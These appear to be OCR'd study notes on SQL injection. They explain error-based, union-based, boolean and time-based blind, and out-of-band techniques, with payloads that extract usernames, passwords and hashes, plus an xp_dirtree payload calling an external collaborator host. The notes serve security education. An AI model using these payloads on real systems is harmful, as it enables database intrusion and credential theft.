
SQL Injection

> Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database



In-Band SQL Injection

- In-band SQLi occurs when the attacker uses the same communication channel to both launch the attack and gather the result of the attack
  - Retrieved data is presented directly in the application web page
- Easier to exploit than other categories of SQLi
- Two Common Types of in-band SQLi
  - Error-Based SQLi
  - Union-Based SQLi

Error-Based SQLi

- Error-Based SQLi is an in-band SQL technique that forces the database to generate an error, giving the attacker information upon which to refine their injection.

Example:

Input:

```
www.random.com/app.php?id='
```

Output:

```
You have an error in your SQL sytax, check the manual that corresponds to your
MySQL server version…
```

Union-Based SQLi

- Union-Based SQLi is an in-band SQLi technique that leverages the UNION SQL operator to combine the results of two queries into a single result set.

  Example:

  Input:

  ```
  www.random.com/app.php?id=' UNION SELECT username, password FROM users--
  ```

  Output:

  ```
  carlos
  afibh9cjnkuwcsfobs7h
  administrator
  tn8f921skp5dzoy7hxpk
  ```

Inferential (Blind) SQL Injection

- SQLi vulnerability where there is no actual transfer of data via the web application
- Just as dangerous as in-band SQL injection
  - Attacker able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB server.
- Takes Longer to exploit that in-band SQL injection
- Two Common typed of blind SQLi
  - Boolean-based SQLi
  - Time-based SQLi

Boolean-Based Blind SQLi

- Boolean-based SQLi is a blind SQLi technique that used Boolean conditions to return a different result depending on whether the query returns a TRUE or FALSE result.

Example 1:

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

Example 2:

Users Table:

```
Administrator / e3c33e889e0e1b62cb7f65c63b60c42bd77275d0e730432fc37b7e624b09ad1f
```

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

→ Nothing is returned on the page → Returned False → 's' is NOT the first character of the hashed password

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

→ Title of product id 1 is returned on the page → Returned True → 'e' IS the first character of the hashed password

Time-Based Blind SQLi

- Time-based SQLi is a blind SQLi technique that relies on the database pausing for a specified amount of time, then returning the results, indicating a successful SQL query execution.

  Example Query:

  If the first character of the administrator's hashed password is an 'a', wait for 10 seconds.

  → response takes 10 seconds → first letter is 'a'

  → response doesn't take 10 seconds → first letter is not 'a'

Out-of-Band (OAST) SQLi

- Vulnerability that consists of triggering an out-of-band network connection to a system that you control
  - Not Common
  - A variety of protocols can be used (ex: DNS, HTTP)
- Example Payload:

```
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

HOW TO FIND SQLi VULNERABILITIES

Black-Box Testing Perspective

- Map the application
- Fuzz the application
  - Submit SQL-specific characters such as ' or " , and look for errors or other anomalies
  - Submit Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses.
  - Submit payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond
  - Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions.

HOW TO EXPLOIT SQLI VULNERABILITIES

Exploiting Error-Based SQLi

- Submit SQL-Specific characters such as ' or " , and look for errors or other anomalies
- Different characters can give you different errors

Exploiting Union-Based SQLi

There are two rules for combining the result set of two queries by using UNION:

- The number and the order of the columns must be the same in all queries
- The data types must be compatible

Exploitation:

- Figure out the number of columns that the query is making
- Figure the data types of the columns (mainly interested in string data)
- Use the UNION operator to output information from the database

Determining the number of columns required in an SQL injection UNION attack using ORDER BY:

```
select title, cost from product where id =1 order by 1
```

- Incrementally inject a series of ORDER BY clauses until you get an error or observe a different behavior in the application

```
order by 1--
order by 2--
order by 3--
```

```
The ORDER BY position number 3 is out of range of the number of items in the select list.
```

Determining the number of columns required in an SQL injection UNION attack using NULL VALUES:

```
select title, cost from product where id =1 UNION SELECT NULL--
```

- Incrementally inject a series of UNION SELECT payloads specifying a different number of null values until you no longer get an error

```
' UNION SELECT NULL--
```

```
All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in
their target lists.
```

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
```

Finding columns with a useful data type in an SQL injection UNION attack:

- Probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that places a string value into each column in turn

```
' UNION SELECT 'a',NULL--
```

```
Conversion failed when converting the varchar value 'a' to data type int.
```

```
' UNION SELECT 'a',NULL--
' UNION SELECT NULL,'a'--
```

Exploiting Boolean-Based Blind SQLi

- Submit a Boolean condition that evaluates to False and not the response

- Submit a Boolean condition that evaluates to True and note the response
- Write a program that uses conditional statements to ask the database a series of True / False questions and monitor response

Exploiting Time-Based Blind SQLi

- Submit a payload that pauses the application for a period of time
- Write a program that uses conditional statements to ask the database a series of True / False questions and monitor response

Exploiting Out-Of-Band SQLi

- Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions
- Depending on SQL injection use different methods to exfil data

Automated Exploitation Tools

- SQLMAP
- Web Application Vulnerability Scanners (WAVS)
